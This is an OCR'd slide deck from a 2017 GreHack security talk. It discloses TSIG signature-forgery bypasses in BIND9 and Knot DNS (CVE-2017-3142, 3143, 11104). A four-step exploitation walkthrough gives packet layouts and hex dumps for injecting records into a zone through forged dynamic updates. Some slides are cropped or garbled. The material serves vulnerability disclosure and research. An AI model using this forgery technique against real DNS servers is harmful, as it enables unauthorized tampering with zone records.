SYNACKTIV
DIGITAL SECURITY

TSIGKILL: Bypassing dynamic DNS updates authentication through signature forgery


… or a tale on how to audit a DNS server when you don’t really know anything about DNS

Date 17/11/2017

At GreHack

By Clément Berthaux

Whoami




- **Clément Berthaux**
- **@_saph_ on twitter**

- **Working for Synacktiv**
  - Offensive security company (pentest, red team, vuln hunting, exploitation etc.)
  - If there is software in it, we can own it :)
  - We are recruiting!

- **Didn’t know sh*t about DNS**
  - But not anymore, that would be awkward

Context

- **Security Evaluation of a well-known DNS server**
  - DNSSEC
  - NSEC
  - NSEC3
  - DDNS
  - TSIG
  - Etc.




DNS

- **Everyone knows DNS**
- **The root of the Internet**
- **Not designed with security in mind**
  - No authentication
  - No integrity
  - No encryption


DNSSEC

- **DNS extension introduced in 2004**
- **Provides DNS server authentication**
- **Least performance impact possible**
  - Zone periodically resigned **not on-the-fly**
- **Deployed on most TLDs**
- **Almost never deployed among corporate DNS servers**

DNSSEC: The Ultimate Basic Overview



- **Adds a DNSKEY record in the zone that stores the public key**
- **Adds a RRSIG record that contains each name record signature**



DNSSEC: proof of non-existence

- **First attempt: NSEC (2004)**
- **Can’t presign the answer for an unknown record**
- **Presigned linked list of the zone domains**
  - « A record for bla.example.com ?»
  - → « There is no record between a.example.com and c.example.com »
- **Not good**
  - Allow zone enumeration

DNSSEC: proof of non-existence, continued

- **Second attempt: NSEC3 (2008)**
- **« Solves » zone enumeration with SHA1…**
- **Just walk the zone, get the hashes and crack them**
- **https://github.com/anonion0/nsec3map**


DNSSEC: additional proof of non-existence

- **The more the merrier**
  - Online-Sign
  - White lies
  - NSEC5
  - Black lies

TSIG


- **Authentication mechanism**
  - Based on HMAC with a pre-shared key
- **Used for access control**
  - Zone transfer (AXFR)
  - Dynamic zone updates
- **Described in RFC 2845**
  - in May 2000

TSIG in details



```
Domain Name System (query)
  [Response In: 2]
  Transaction ID: 0x8376
▸ Flags: 0x0000 Standard query
  Questions: 1
  Answer RRs: 0
  Authority RRs: 0
  Additional RRs: 1
▸ Queries
▾ Additional records
  ▾ tsig_key: type TSIG, class ANY
      Name: tsig_key
      Type: TSIG (Transaction Signature) (250)
      Class: ANY (0x00ff)
      Time to live: 0
      Data length: 61
      Algorithm Name: hmac-sha256
    ▸ [Expert Info (Warning/Malformed): Trying to fetch an absolute time value with length 6]
      Time Signed: Jan  1, 1970 07:23:15.000000000 CET
      Fudge: 300
      MAC Size: 32
    ▾ MAC
      ▸ [Expert Info (Warning/Undecoded): No dissector for algorithm:hmac-sha256]
      Original Id: 33654
      Error: No error (0)
      Other Len: 0
```

TSIG, answer example



```
Domain Name System (response)
  [Request In: 1]
  [Time: 0.000158874 seconds]
  Transaction ID: 0x8376
▸ Flags: 0x8400 Standard query response, No error
  Questions: 1
  Answer RRs: 0
  Authority RRs: 1
  Additional RRs: 1
▾ Queries
  ▸ test.example.com: type SOA, class IN
▾ Authoritative nameservers
  ▸ example.com: type SOA, class IN, mname dns1.example.com
▾ Additional records
  ▾ tsig_key: type TSIG, class ANY
      Name: tsig_key
      Type: TSIG (Transaction Signature) (250)
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      Original Id: 33654
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
TSIG quirks





- **Answer signed with the same key**
- **Digest sent in request is used to compute the answer's**
- **What if …**
  - … the digest is invalid ?
  - … the time-stamp is out of the time window ?
- **What does the RFC say ?**

> When a server detects an error relating to the key or MAC, the server **SHOULD** send back an **unsigned** error message (MAC size == 0 and empty MAC). If an error is detected relating to the TSIG validity period, the server **SHOULD** send back a **signed** error message.

ISC Bind9 (prior to 9.10.5-P2)


- **Request signed with invalid signature**
  - Invalid digest
  - Wrong size





ISC Bind9 (prior to 9.10.5-P2)

- **Request s ature**
  - Invalid d
  - Wrong s




```
Fudge: 300
MAC Size: 64
MAC
[Expert Info (W
Original Id: 1747
Error: No error (
Other Len: 0
```

```
0000  02 42 ac 11 00 1c 56
0010  00 aa 0a d8 40 00 40
0020  00 1c a4 bc 00 35 00
0030  00 00 00 00 00 01 07
0040  6f 6d 00 00 06 00 01
0050  00 00 fa 00 ff 00 00
0060  2d 73 68 61 32 35 36 00  00 00 59 40 15 de 01 2c
0070  00 40 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00b0  00 00 44 44 00 00 00 00
```

```
class ANY
tion Signature) (250)
ac-sha256
(Malformed): Trying to fetch
1, 1970 07:20:48.000000000 C
MAC
[Expert Info (Warn/Undecoded): No dissector
Original Id: 17476
Error: No error (0)
Other Len: 0
```


Knot DNS (prior to 2.5.2)

- **Request signed**
  - Invalid digest
  - Time-stamp ahead of time (default fudge = 300)

```
▼ Additional records
  ▼ tsig_key: type TSIG, class ANY
      Name: tsig_key
      Type: TSIG (Transaction Signature) (250)
      Class: ANY (0x00ff)
      Time to live: 0
      Data length: 67
      Algorithm Name: hmac-sha256
    ▶ [Expect Info (Warn/Malformed): Trying to fetch an absolute time value with length 6]
      Time Signed: Jan  1, 1970 07:20:49.000000000 CET
      Fudge: 300
      MAC Size: 32
    ▼ MAC
      ▶ [Expect Info (Warn/Undecoded): No dissector for algorithm:hmac-sha256]
      Original Id: 23480
      Error: Signature out of time window (18)
      Other Len: 6
      Other Data: 000059412eed
```

Knot DNS (prior to 2.5.2)

- **Request sig**
  - Invalid dige
  - Timestamp udge = 300)




```
▼ Additional records
  ▼ tsig_key: type T
      Name: tsig_ke
      Type: TSIG (T
      Class: ANY (0
      Time to live:
      Data length:
      Algorithm Nam
    ▶ [Expert Info                                   value with length 6]
      Time Signed:
      Fudge: 300
      MAC Size: 32
    ▼ MAC
      ▶ [Expert Info (Warn/Undecoded): No dissector for algorithm:hmac-sha256]
      Original Id: 23480
      Error: Signature out of time window (18)
      Other Len: 6
      Other Data: 000059412eed
```

Ok so why do we even care ?

- **According to the RFC**


```
4.2. TSIG on Answers

When a server has generated a response to a signed request, it signs
the response using the same algorithm and key.  The server MUST not
generate a signed response to an unsigned request.  The digest
components are:

   Request MAC
   DNS Message (response)
   TSIG Variables (response)
```


- **Looks like a signature forgery with arbitrary prefix**

How to exploit



- **Prerequisites**
  - TSIG key name
  - DNS update ACL using TSIG
- **Zone example.com**
- **Served by a Bind9 instance**
- **We want to inject some records**

Step 1



- **Forge a DNS update packet**

```
▾ Domain Name System (query)
    Transaction ID: 0x1005
  ▸ Flags: 0x2800 Dynamic update
    Zones: 1
    Prerequisites: 0
    Updates: 3
    Additional RRs: 0
  ▸ Zone
  ▾ Updates
    ▾ i.can.inject.records.in.the.zone.example.com: type TXT, class IN
        Name: i.can.inject.records.in.the.zone.example.com
        Type: TXT (Text strings) (16)
        Class: IN (0x0001)
        Time to live: 3600
        Data length: 9
        TXT Length: 8
        TXT: injected
    ▸ padding.example.com: type TXT, class ANY  remove the padding record
    ▸ padding.example.com: type TXT, class IN   padding record used to absorb the junk
```

Step 2

- **Send a trigger packet w/ forged packet as MAC**

```
▾ Additional records
  ▾ tsig_key: type TSIG, class ANY
      Name: tsig_key
      Type: TSIG (Transaction Signature) (250)
      Class: ANY (0x00ff)
      Time to live: 0
      Data length: 155
      Algorithm Name: hmac-sha256
      Time Signed: Jan  1, 1970 07:23:36.000000000 CET
      Fudge: 300
      MAC Size: 126
    ▸ MAC
      Original Id: 49647
      Error: No error (0)
      Other Len: 0
```

```
0050  07 65 78 61 6d 70 6c 65  03 63 6f 6d 00 00 06 00   .example .com....
0060  01 08 74 73 69 67 5f 6b  65 79 00 00 fa 00 ff 00   ..tsig_k ey......
0070  00 00 00 00 9b 0b 68 6d  61 63 2d 73 68 61 32 35   ......hm ac-sha25
0080  36 00 00 00 59 e8 b1 96  01 2c 00 7e 28 00 00 01   6...Y... .,.~(...
0090  00 00 00 04 00 00 07 65  78 61 6d 70 6c 65 03 63   .......e xample.c
00a0  6f 6d 00 00 06 00 01 01  69 03 63 61 6e 06 69 6e   om...... i.can.in
00b0  6a 65 63 74 07 72 65 63  6f 72 64 73 02 69 6e 03   ject.rec ords.in.
00c0  74 68 65 04 7a 6f 6e 65  c0 0c 00 10 00 ff 00 00   the.zone ........
00d0  00 00 00 00 c0 1d 00 10  00 01 00 00 0e 10 00 09   ........ ........
00e0  08 69 6e 6a 65 63 74 65  64 07 70 61 64 64 69 6e   .injecte d.paddin
00f0  67 c0 0c 00 10 00 ff 00  00 00 00 00 00 c0 5f 00   g....... ......_.
0100  10 00 01 00 00 0e 10 00  1e 1d c1 ef 00 00 00 00   ........ ........
```

Step 3

- **The MAC length is invalid, Bind signs its answer**
- **Using**
  - The request digest prefixed with its length as a 16 bit unsigned integer

```
00000000  00 7e 28 00 00 01 00 00  00 04 00 00 07 65 78 61  |.~(..........exa|
00000010  6d 70 6c 65 03 63 6f 6d  00 00 06 00 01 01 69 03  |mple.com......i.|
00000020  63 61 6e 06 69 6e 6a 65  63 74 07 72 65 63 6f 72  |can.inject.recor|
00000030  64 73 02 69 6e 03 74 68  65 04 7a 6f 6e 65 c0 0c  |ds.in.the.zone..|
00000040  00 10 00 ff 00 00 00 00  00 00 c0 1d 00 10 00 01  |................|
00000050  00 00 0e 10 00 09 08 69  6e 6a 65 63 74 65 64 07  |.......injected.|
00000060  70 61 64 64 69 6e 67 c0  0c 00 10 00 ff 00 00 00  |padding.........|
00000070  00 00 00 c0 5f 00 10 00  01 00 00 0e 10 00 1e 1d  |...._...........|
```

  - The answer data without the TSIG record which we need to absorb in our padding TXT record

```
00000000  c1 ef a8 01 00 01 00 00  00 00 00 01 07 65 78 61  |.............exa|
00000010  6d 70 6c 65 03 63 6f 6d  00 00 06 00 01           |mple.com..... |
```

  - The TSIG record without its digest and digest size attributes (with the error and other data attrib utes)


```
00000000  08 74 73 69 67 5f 6b 65  79 00 00 fa 00 ff 00 00  |.tsig_key.......|
00000010  00 00 00 3d 0b 68 6d 61  63 2d 73 68 61 32 35 36  |...=.hmac-sha256|
00000020  00 00 00 59 e8 b1 96 01  2c c1 ef 00 00 00 00     |...Y....,......|
```

Step 4

- **Send the forged update request**
- **Patch some stuff so that the request data matches the forged signature**
  - The transaction ID to match
  - The HMAC digest


```
Transaction ID: 0x007e
▸ Flags: 0x2800 Dynamic update
Zones: 1
Prerequisites: 0
Updates: 4
Additional RRs: 1
▸ Zone
▾ Updates
  ▸ i.can.inject.records.in.the.zone.example.com: type TXT,
  ▸ i.can.inject.records.in.the.zone.example.com: type TXT,
  ▸ padding.example.com: type TXT, class ANY
  ▾ padding.example.com: type TXT, class IN
      Name: padding.example.com
      Type: TXT (Text strings) (16)
      Class: IN (0x0001)
      Time to live: 3600
      Data length: 30
      TXT Length: 29
      TXT: \357\277\275\357\277\275\357\277\275\001
▾ Additional records
  ▾ tsig_key: type TSIG, class ANY
      Name: tsig_key
      Type: TSIG (Transaction Signature) (250)
      Class: ANY (0x00ff)
      Time to live: 0
      Data length: 61
      Algorithm Name: hmac-sha256
      Time Signed: Jan  1, 1970 07:23:36.000000000 CET
      Fudge: 300
      MAC Size: 32
    ▸ MAC
      Original Id: 126
      Error: No error (0)
      Other Len: 0
```

Demo



- **Exploiting the vulnerability on Bind**
- **Prerequisites**
  - Dynamic DNS updates configured to use TSIG
  - Name of the TSIG key used

Vendors responses



- **Very quick and professional response from both ISC and CZ.NIC**
  - CVE-2017-3142 – TSIG bypass allowing unauthorized zone transfers in ISC BIND
  - CVE-2017-3143 – TSIG bypass through signature forgery in ISC BIND
  - CVE-2017-11104 – TSIG bypass through signature forgery in Knot DNS
- **Patches for Bind and Knot DNS were delivered in a few weeks**
- **Guys at ISC are working on a RFC 2845 bis**
  - A draft clarifying the issue was published the 31th of October 2017
  - Props to them !

Do you have any questions?

THANK YOU FOR YOUR ATTENTION

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